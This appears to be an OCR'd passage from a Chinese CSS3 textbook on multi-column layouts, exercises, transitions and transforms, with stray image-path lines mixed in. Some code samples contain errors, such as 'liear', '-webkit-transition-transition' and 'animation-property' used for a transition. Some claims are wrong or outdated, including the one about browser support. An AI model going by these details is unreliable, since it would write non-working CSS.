


图 11-26　相册浏览页面

11.5　项目案例 2：设计精美的多列网页版式

多列布局适合纯文字版式设计，不适合做网页结构布局。灵活使用多列布局特性，可

以实现在多列中显示文字和图片，从而节省大量的网页空间。如果网页上的文字过长，多列布局特性就能够发挥它的用武之地。本案例将为一篇《永恒，之约》的文章进行排版设计。

【实例分析】

本案例需要使用多列布局、多重背景和半透明效果设计等技术，设计一个简洁、结构层次清晰的页面。该页面信息从上到下，按照文章标题、题记、段落标题、段落内容等信息有顺序地排列在一起。主要的实现代码如下所示：

```
<style type="text/css">
    body{
        background:url(images/9126820108141512l215_w.jpg);
        background-size:auto , 74% 79.5% , auto;
        font-size:12px;
        font-family:"新宋体";
        -webkit-column-count:3;         /*定义列表内容，显示为 3 列*/
        -moz-column-count:3;
        column-count:3;
        -webkit-column-gap:3em;         /*定义列间距为 3em，默认为 1em*/
        -moz-column-gap:3em;
        column-gap:3em;
        line-height:2em;
        -webkit-column-rule:double 3px gray;/*定义列边框为 3px，灰色，虚线*/
        -moz-column-rule:double 3px gray;
        column-rule:double 3px gray;
    }
    .allcols{
        -webkit-column-span:all;            /*设计跨列显示类*/
        -column-span:all;
    }
    h1,h2,h3{
        text-align:center;
        margin-bottom:1em;
    }
    h2{
        color:#666666;
        text-decoration:underline;
    }
    h3{
        letter-spacing:0.4em;
        font-size:14px;
    }
    p{
        margin:0;
```

```
            line-height:1.8em;
        }
        #quickSum .p2{
            text-align:right;
        }
        #quickSum .p1{
            color:#444;
        }
        .p1,.p2,.p3{
            text-indent:2em;
        }
        #quickSum{
            margin:4em;
        }
        .first:first-letter{            /*设计文章的首字下沉显示类*/
            font-size:50px;
            float:left;
            margin-right:6px;
            padding:2px;
            font-weight:bold;
            line-height:1em;
            background-color:#000000;
            color:#ffffff;
            text-indent:0;
        }
        #preamble img{                  /*设计插图跨列显示，但实际浏览无效果*/
            height:180px;
            -webkit-column-span:all;
            column-span:all;
            margin-left:-15px;
        }
        #container{
            background-color:rgba(255,255,255,0.8);/*设计网页背景半透明显示效果
            */
            padding:0 1em;
        }
    </style>
    <body>
        <div id="container">
            <div class="allcols">
                <h1><span>永恒，之约</span></h1>
                <h2><span><acronym title="设计之美">作者：</acronym>楚凡
                </span></h2>
            </div>
            <div id="quickSum" class="allcols">
```

```
        <p class="p1">踏遍千山万水，只为赴那一场心灵之约。我记得，你说过，只要
        牵着你的手，无论走到哪里，我都会感觉朝天堂奔去。</p>
        <p class="p2">今天回复你：如若哪一天做出了一个决定，必将会是永远的约定。
        </p>
    </div>
    <div id="preamble"><img src="images/0U00M3B-110.jpg" width=
    "278px"/>
        <h3><span>六月，听雨</span></h3>
        <p class="p1 first"><span>电闪雷鸣，狂风急雨，席卷这座城市。这夜，
        听到熟悉的声音，你知道每一个雨天我都会如此深的思念一个人吗？</span>
        </p>
        <p class="p2"><span>静静聆听心雨的旋律，却无什么语言，是呵，这夜心情，
        不需要任何的修饰，任由雨水洗尽所有尘埃落定。</span></p>
        <p class="p3"><span>如若可以选择，我更喜欢风雨无阻的脚步，伴着那么坚
        定的自信，洋溢青春的朝气，理性多于感性，明明中注定清醒时分，是这样静谧的
        雨季。之后，便有这季，心情。</span></p>
    </div>
    <div id="explanation">
        <h3><span>祝福，明天</span></h3>
        <p class="p1">在每个人面前都有一条通向远方的路，虽然崎岖，但却充满希望。
        带着一颗感恩的心，为明天深情祝福。</p>
        <p class="p2">有太多的路，是我们自己所选择的，既然选择了前行，只有让自
        己发挥智慧和力量，才能看到明天与今天的不同，付出多少都会是值得的，我坚信
        你会是最出色的。</p>
    </div>
    <div id="participartion">
        <h3><span>呓语，无言</span></h3>
        <p class="p1">轻轻走近一个洞察心的窗口，打开时是如此安逸。久违了这座心
        灵城堡，凝视着来过的痕迹。</p>
        <p class="p2">没有华丽的包装，没有都市的喧嚣，只因喜欢这独有的静。穿越
        时光的断点，回首着，那雨季传送过一幕动人却是如此值得珍藏的画卷。</p>
        <p class="p3">暗想古老的城堡里，无法解开一个又一个难解的谜底，最终还是
        有一丝线索，解开了深藏心底久远的谜。不知应该庆幸，还是惊喜？呓语，流年，
        至无言。</p>
    </div>
    <div id="benefits">
        <h3><span>生活，点滴</span></h3>
        <p class="p1">累，全身都没有力气。躺在床上，便睡着了！</p>
        <p class="p2">有人可以想念，可以牵挂是幸福，尤其是雨天。此情此景，深深
        折射出一种心归来的方向，不是其他，是熟悉的不能再熟悉的场景。我给你的东西
        还在吗？心告诉我，还在。当然在，怎么可能扔呢！</p>
        <p class="p3">时间有限，精力有限，生活中的点滴只适合快速记录，也许不是
        完整的对话，但有些东西，在瞬间发生的会被永久的记得。付出与回报也许不成正
        比，与其让他如何做，不如自己想到应该怎么去做！</p>
    </div>
```

```
        </div>
    </body>
```

如上述代码所示，定义文章内容以 3 列显示，列间距为 3em，列边框为 3px 的灰色虚线，其中：文章的标题、作者和题记为跨列显示；文章的首字符以下沉的形式显示；每列的背景为半透明显示效果。在浏览器中浏览该页面，如图 11-27 所示。



图 11-27　精美的多列网页版式布局

11.6　习题

一、填空题

1．页面上的每个元素都被浏览器看成是一个矩形的盒子，这个盒子由元素的填充、边框、边界和__________组成。

2．在 CSS 3 中可以使用__________属性使元素框在显示时产生阴影效果。

3．CSS 3 中设置每列固定宽度使用的属性是__________。

4．CSS 3 中将标题横跨多行的属性是__________。

二、选择题

1．在 CSS 3 中，__________属性用于定义当对象的内容超过其指定宽度时如何管理内容。

A．overflow

B．overflow-x

C．overflow-y

D．以上都可以

2．可以使用__________属性来设计文本阴影效果。

A．font-weidht

B．text-indent

C．text-transform

D．text-shadow

3．假设在 index.html 页面中定义了一个名称为#text 的 CSS 样式，在该样式中指定 text-overflow 属性为 ellipsis。同时在该文档的主体部分含有一个 id 为 text 的 div 层，则当该 div 层中的文本内容超出指定宽度时，文本将如何处理？__________

A．文本将进行换行显示

B．文本将在最后显示省略号标记

C．文本将越过 div 层，并将超过的部分显示在 div 层的外面

D．文本将截断，不显示超过该 div 层宽度的文本内容

4．在 CSS 3 中设置每列之间的间隔距离使用哪种方法最快捷__________。

A．column-width

B．column-rule-width

C．column-gap

D．设置 div 属性

三、上机练习

设计两列布局的 CSS 3 百度百科页面

使用 column-count 属性和 column-width 属性设计两列布局版式的页面，对 CSS 3 的百度百科进行重新布局，最终的显示效果如图 11-28 所示。



图 11-28　两列布局的版式页面

11.7 实践疑难解答

11.7.1 input 宽度比 textarea 少 2px 的问题


input 宽度比 textarea 少 2px 的问题
网络课堂：http://bbs.itzcn.com/thread-19736-1-1.html

【问题描述】：前几天遇到了一个这样的问题：在表单中的 input 和 textarea 元素设置了同样的宽度，可是显示结果却是 input 元素的宽度比 textarea 少，这是怎么回事呢？应该如何解决？

【解决办法】：这种问题的解决方案其实有很多种，例如，可以设置 input 的宽度比 textarea 的宽度多 2px 或者 1px。但是最合理的一种解决办法就是为 textarea 表单元素设置 box-sizing 属性。

对于这个问题，首先来分析一下为什么 input 的宽度会比 textarea 的宽度少呢？这是因为 textarea 默认是有边框的，和 input 是不一样的。在 CSS 中同时为两者设置 1px 的边框，相当于 textarea 的宽度增加了 2px，这就是产生这种问题的原因。因此，可以在页面中为 textarea 设置 CSS 3 样式，这样就能解决该问题了。如下面的代码所示：

```
textarea {
    -webkit-box-sizing:border-box;
    -moz-box-sizing:border-box;
    -ms-box-sizing:border-box;
    -o-box-sizing:border-box;
    box-sizing:border-box;
}
```

11.7.2 设计一个两行两列的布局版式页面


设计一个两行两列的布局版式页面
网络课堂：http://bbs.itzcn.com/thread-19737-1-1.html

【问题描述】：我现在需要设计一个两行两列的布局版式页面，其中第一行用于显示标题，需要跨两列来展现；第二行显示正文。这样的页面除了使用 table 表格来控制布局之外，还可以如何实现？

【解决办法】：使用 CSS 3 中的 column-width、column-count、column-gap、column-rule 属性即可实现想要的页面效果。页面的整体布局使用 div 来控制，在最外层的 div 层中包含两个 div 元素，其中第一个 div 元素用于展现文章的标题，宽度为两列的宽度；第二个 div 元素用于展现文章的正文内容，使用 CSS 3 中的多列布局来控制。具体的代码如下

所示：

```
<style type="text/css">
.columns{width:650px;}
.columns .title{line-height:30px; background:#f0f3f9; text-indent:3px;
 font-weight:bold; font-size:18px; width:650px;}
.columns .column rule{
    -webkit-column-width:300px;
    -moz-column-width:300px;
    -webkit-column-count:2;
    -moz-column-count:2;
    -webkit-column-gap:10px;
    -webkit-column-gap:10px;
    -webkit-column-rule:2px dashed #beceeb;
    -moz-column-rule:2px dashed #beceeb;
     font-size:12px;
}
</style>
<div class="columns">
    <div class="title">column-rule</div>
    <div class="column rule">
        本 CSS 项目除了基础知识(不包括 transform 与 transition)取自腾讯 ISDWebteam，
        其余均是我（张鑫旭）独立编辑制作，欢迎广大 web 前端领域的同仁们积极参与 CSS3 相
        关知识的聚合。
    </div>
</div>
```

运行效果如图 11-29 所示。



图 11-29　两行两列的表格布局页面

第12章 CSS 3 的高级应用

CSS 3 中增加了许多革命性的创新功能，如添加了文本阴影、圆角边框、多列布局和盒布局等相关的静态样式属性。除此之外，CSS 3 中还添加了实现动态变化的样式属性，使用这些属性可以实现元素过渡、平移、移动以及缩放等效果，本章将详细介绍这些属性。

通过本章的学习，读者可以对 CSS 3 中的过渡、转换和动画有所了解，并且能够熟练地使用相关属性实现过渡、移动、旋转、倾斜和缩放等特效。

本章学习要点：

- 掌握过渡、平移和动画效果实现的浏览器支持情况
- 掌握相关属性实现过渡效果的方法
- 掌握 transition 属性的使用方法
- 掌握如何使用 transform 属性实现平移、缩放、倾斜和旋转操作
- 掌握如何实现更改元素原点坐标的效果
- 熟悉设置动画关键帧的语法
- 掌握与动画相关的属性及使用方法

12.1 过渡

过渡可以动态改变颜色的值，以动画的形式从一种颜色过渡到另外一种颜色。一般情况下，如果要改变一个样式属性的值，变化就会立即发生且中间没有过渡状态，但是 CSS 3 中提供的相关属性解决了这个问题。

12.1.1 浏览器支持情况

CSS 3 中与过渡相关的属性有多个，如 transition-duration、transition-property、transition-delay 和 transition-timing 等。目前所有主流的浏览器都不提供对这些属性的支持，但是可以通过扩展属性（即添加前缀）来实现。具体说明如下所示：

- Chrome 和 Safari 浏览器可以通过添加“-webkit-”前缀来支持。
- Opera 浏览器可以通过添加“-o-”前缀来支持。
- Firefox 浏览器可以通过添加“-moz-”前缀来支持。
- Internet Explorer 浏览器可以通过添加“-ms-”前缀来支持。

12.1.2 transition-duration 属性


transition-duration 属性用于指定过渡经过的时间，即指定从旧属性换到新属性需要多长时间才能完成。如果将该属性的值指定为非负数或不设置，则会被视为 0。该属性的单位是秒（s）或者毫秒（ms）。

transition-duration 属性的语法非常简单，只需要在该属性后设置过渡动画所需要的时间即可。其语法形式如下所示：

```
transition-duration:time;
```

下面的示例代码演示了当鼠标移动到图片上时，在 3 秒之内从当前图片过渡到完整图片并且为图片的边框添加样式的过程。具体代码如下所示：

```
img
{
    width:174px;                                /*图片宽度*/
    height:279px;                               /*图片高度*/
    margin-left:20px;
    margin-top:20px;
    transition-duration: 3s;
    -moz-transition-duration: 3s;               /*Firefox 浏览器*/
    -webkit-transition-duration: 3s;            /*Chrome 或 Safari 浏览器*/
    -o-transition-duration: 3s;                 /*Opera 浏览器*/
}
img:hover                                       /*悬浮时的效果*/
{
    width:574px;
    border:1px solid #E1E1E1;
}
```



transition-duration 属性指定的时间也将作用于“逆向”过渡，即从最终效果返回到原始效果所需要的时间。另外如果要在 JavaScript 中对某个对象添加该属性，需要根据浏览器是否支持来添加代码，以 Google 浏览器为例，脚本代码为 object.style.WebkitTransitionDuration= “3s”。其中 object 为对象名称，Webkit 为浏览器支持该属性时添加的前缀名。

12.1.3 transition-property 属性

transition-property 指定要进行过渡的 CSS 样式的属性名称，如果要指定多个属性名称，则需要使用逗号分隔。该属性的语法形式如下所示：


```
transition-property:none | all | property;
```

上述语法中可以将 transition-propery 属性的值设置为 3 个，它们的具体说明如下所示。

- **none** 不对任何属性进行过渡。
- **all** 对所有的属性进行过渡。
- **property** 定义进行过渡的属性名称。

例如，下面的示例代码指定当鼠标移到 img 元素上时对背景色使用过渡效果。具体代码如下所示：

```
img:hover{
    background-color:#FF0000;                  /*指定悬浮时过渡的背景色*/
    transition-property: background-color;     /*指定背景色的 CSS 属性*/
    -webkit-transition-property: background-color;
    -moz- transition-property: background-color;
    -o- transition-property: background-color;
    -moz-transition-duration: 3s;
    -webkit-transition-duration: 3s;
    -o-transition-duration: 3s;
}
```



如果要在脚本中对某个对象添加该属性，Google 浏览器中 JavaScript 的代码为 object.style.WebkitTransitionProperty= "width,height"。其中 object 为对象名称，width 和 height 表示属性名称。

12.1.4 transition-delay 属性

transition-delay 属性指定过渡延迟的时间，单位为秒（s）或者毫秒（ms）。该属性的值可以为正数、负数或零，如果为负数表示过渡的动作会从该时间点开始显示，之前的所有动作都会被截断。

transition-delay 属性的使用方法也非常简单，直接在该属性后面设置延时时间即可。语法形式如下所示：

```
transition-delay:time;
```

例如，下面的示例代码指定当鼠标移动到 img 元素上时对图片宽度和高度实现过渡效果。但是该动画效果不会立即执行，而是等待 5 秒后再缓慢地从当前图片过渡到整张图片。具体代码如下所示：

```
img
{
    width:174px;
    height:279px;
    -webkit-animation-property:width,height;
    -webkit-transition-duration: 3s;
```

```
        -webkit-transition-delay:5s;
        /* 省略 Firefox 浏览器和 Opera 浏览器的样式代码 */
    }
```

另外，如果要在 JavaScript 代码中设置该属性，其具体代码是：


```
    object.style.transitionDelay = "10s";
    object.style.WebkitTransitionDelay = "10s";     /*Google 或 Safari 浏览器*/
    object.style.MozTransitionDelay = "10s";        /*Firefox 浏览器*/
```

12.1.5　transition-timing-function 属性

transition-timing-function 属性是整个过渡效果的核心属性，它指定过渡过程中时间的计算方式，从而实现加速或者减速效果。该属性的语法形式如下所示：

```
    transition-timing-function:liear | ease | ease-in | ease-out | ease-in-out
    | cubic-bezier(n,n,n,n);
```

上述语法中指定 transition-timing-function 属性的值为 6 个，其具体说明如表 12-1 所示。

表 12-1　transition-timing-function 属性的值

值名称	说明
linear	默认值，指定切换效果以相同速度从开始到结束。等同于 cubic-bezier(0.0,0.0,1.0,1.0)
ease	指定一个缓慢的开始，然后加快，最后慢慢结束。等同于 cubic-bezier(0.25,0.1,0.25,1.0)
ease-in	指定一个缓慢的开始，然后逐渐加速（淡入效果）。等同于 cubic-bezier(0.42,0,1.0,1.0)
ease-out	指定一个缓慢的结束（淡出效果）。等同于 cubic-bezier(0,0,0.58,1.0)
ease-in-out	指定加速后再减速。等同于 cubic-bezier(0.42,0,0.58,1)
cubic-bezier(x1,y1,x2,y2)	定义用于加速或者减速的贝塞尔曲线的形状，它们的值在 0~1 之间

例如，为了使实现的过渡效果更加富有立体感，可以使用 transition-timing-function 属性指定过渡效果。在上一节的基础上添加如下代码：

```
    img
    {
        width:174px;
        height:279px;
        -webkit-animation-property:width,height;         /*指定过渡属性名称*/
        -webkit-transition-duration: 3s;                 /*指定过渡时间*/
        -webkit-transition-delay:5s;                     /*指定延时时间*/
        -webkit-transition-timing-function:ease-in-out;/*指定过渡效果的名称*/
        /* 省略 Firefox 浏览器和 Opera 浏览器的样式代码 */
    }
```

12.1.6 transition 属性

transition-duration、transition-propery、transition-delay 和 transition-timing-function 属性都可以指定元素的过渡效果，但是如果为每个元素定义完整的过渡效果时需要添加每个属性，并且需要为这些属性添加前缀。这样非常麻烦，如代码冗长和不方便修改等，那么有没有一种简单的方法呢？答案是肯定的。CSS 3 还提供了另外一种属性：transition。

transition 属性是一个速记属性，通过它可以设置上述属性的值，各个属性之间使用空格分隔。其语法形式如下所示：

```
transition:transition-property transition-duration transition-timing-
function transition-delay;
```

例如，使用多个属性为某个 div 元素实现过渡效果的代码如下所示：

```
div{
    background-color:red;
    -webkit-transition-property:background-color;
    -webkit-transition-duration:2000ms;
    -webkit-transition-timing-function:ease;
    -webkit-transition-delay:1000ms;
}
```

但是直接使用 transition 属性代码就简单很多，如下所示：

```
div{
    background-color:red;
    -webkit-transition:background-color 2000ms ease 1000ms;
}
```



使用 transition 属性实现过渡效果时各个参数必须按照顺序定义，不可以颠倒。

使用过渡的相关属性可以实现多个过渡的效果，例如，元素在更改旋转的时候也可以更改颜色。使用多个属性定义的代码如下所示：

```
-webkit-transition-property:transform,color;
-webkit-transition-duration:3s,2s;
-webkit-transition-timing-function:ease-in,ease-out;
```

上述代码表示在 3 秒内对旋转属性应用到 ease-in 的过渡，在 2 秒内对颜色属性应用到 ease-out 的过渡。

如果通过指定 transition 属性实现多个过渡效果，需要为每个过渡集中指定所有值，并且使用逗号分隔每个过渡。其具体代码如下所示：

```
-webkit-transition-transition:transform 3s ease-in,color 2s ease-out;
```

12.1.7　多个颜色过渡

前面已经详细介绍了过渡的相关属性，本节使用 transition 属性实现多个颜色渐变过渡的效果。

【实践案例 12-1】

实现本案例效果的具体步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加两个 div 元素。其具体代码如下所示：

```
<div id="div">
     <div class="liv"></div>
</div>
```

（2）为页面中的 div 元素添加相关样式，具体样式代码如下所示：

```
#div .liv
{
      width:150px;                                  /*指定元素宽度*/
      height:150px;                                 /*指定元素高度*/
      margin-left:50px;
      margin-top:50px;
      background: #ff0000;                          /*背景颜色*/
      transition: background-color 3s 0.5s linear;
      -moz-transition: background-color 3s 0.5s linear;/*Firefox 浏览器*/
      -webkit-transition: background-color 5s 0.5s linear;
                                                    /*Google 或 Safari 浏览器*/
      -o-transition: background-color 3s 0.5s linear;  /*Opera 浏览器*/
}
#div .liv:hover                                               /*鼠标悬浮时的样式*/
{
     background: #0006ff;
}
```

上述样式代码中通过 background 属性指定 div 元素的背景颜色，然后通过 transition 属性设置鼠标悬浮时延迟 0.5 秒，然后在 3 秒内实现颜色从红色匀速过渡到蓝色的效果。

（3）运行本示例的代码进行测试，鼠标悬浮到图形时的过渡效果如图 12-1 所示。





图 12-1　多个颜色过渡的运行效果



本实例也可以通过分别设置过渡属性实现颜色的渐变效果，感兴趣的读者可以亲自动手试一试。

12.2 变形

CSS 3 中可以利用 transform 功能来实现文字或图像的旋转、缩放、倾斜和平移的变形处理，也可以更改变形的坐标原点。本节将详细介绍这些内容。

12.2.1 变形的相关属性

CSS 3 中提供了 3 种与变形相关的属性，它们的具体说明如下所示。

- **transform-style**

transform-style 属性指定嵌套元素是如何在三维空间中呈现的，如果将该值指定为 flat，表示不保留其三维转换效果；将该值指定为 preserve-3d，表示子元素保留其三维转换效果。其语法形式如下所示：

```
transform-style:flat | preserve-3d;
```

- **transform-origin**

transform-origin 属性允许用户更改转换元素的位置，如果实现 2D 效果则可以改变元素的 X 轴和 Y 轴，实现 3D 效果还可以改变元素的 Z 轴。但是该属性必须与 transform 属性结合使用，不能单独使用。

transform-origin 属性的语法形式如下所示：

```
transform-origin:x-axis y-axis z-axis;
```

上述代码中 transform-origin 属性有 3 个参数，这些参数的具体说明如下所示。

- **x-axis** 定义视图设置在 X 轴，可能的值包括 left、center、right、length 和%。
- **y-axis** 定义视图设置在 Y 轴，可能的值包括 top、center、bottom、length 和%。
- **z-axis** 定义视图设置在 Z 轴，常用的值有 length。
- **transform**


transform 属性用来指定转换操作，该属性可以对元素进行旋转、平移、缩放和移动等操作。其语法形式如下所示：

```
transform:none | transform-functions;
```

上述语法中指定 transform 的属性值是 none 或者多个函数中的一种，表 12-2 列出了常用的函数。

表 12-2 transform-functions 常用的函数

函数名称	说明
matrix(n,n,n,n,n,n)	使用 6 个值的矩阵实现缩放、旋转、倾斜或其他操作
translate(x,y)	以矩阵中的 x 和 y 为参数移动元素，第二个参数是可选的，默认值为 0
translateX(x)	只沿着 X 轴移动元素
translateY(y)	只沿着 Y 轴移动元素
scale(x,y)	以矩阵中的 x 和 y 为参数缩放，第二个参数是可选的，默认值等于第一个
scaleX(x)	为 X 轴的值定义一个缩放转换，等同于 scale(x,1)
scaleY(y)	为 Y 轴的值定义一个缩放转换，等同于 scale(1,y)
rotate(angle)	根据指定的角度旋转元素
rotateX(angle)	只沿着 X 轴旋转
rotateY(angle)	只沿着 Y 轴旋转
skew(x-angle,y-angle)	沿着 X 轴和 Y 轴倾斜
skewX(angle)	只沿着 X 轴倾斜
skewY(angle)	只沿着 Y 轴倾斜



如果要在 JavaScript 中设置变形的相关属性，直接通过属性指定该值即可，如 object.style.transformStyle= “flat”（object 表示对象）。另外，目前所有的浏览器都不提供对该属性的支持，但是这种支持可以通过添加前缀的方式实现。

12.2.2 平移

将 transform 属性的属性值指定为 translate()函数、translateX()函数或 translateY()函数都可以实现平移的效果。translate()函数语法形式如下所示：

```
transform:translate(x-value,y-value);
```

上述语法中 x-value 指元素在水平方向上移动的距离，y-value 指元素在垂直方向上移动的距离。图 12-2 给出了平移的效果。

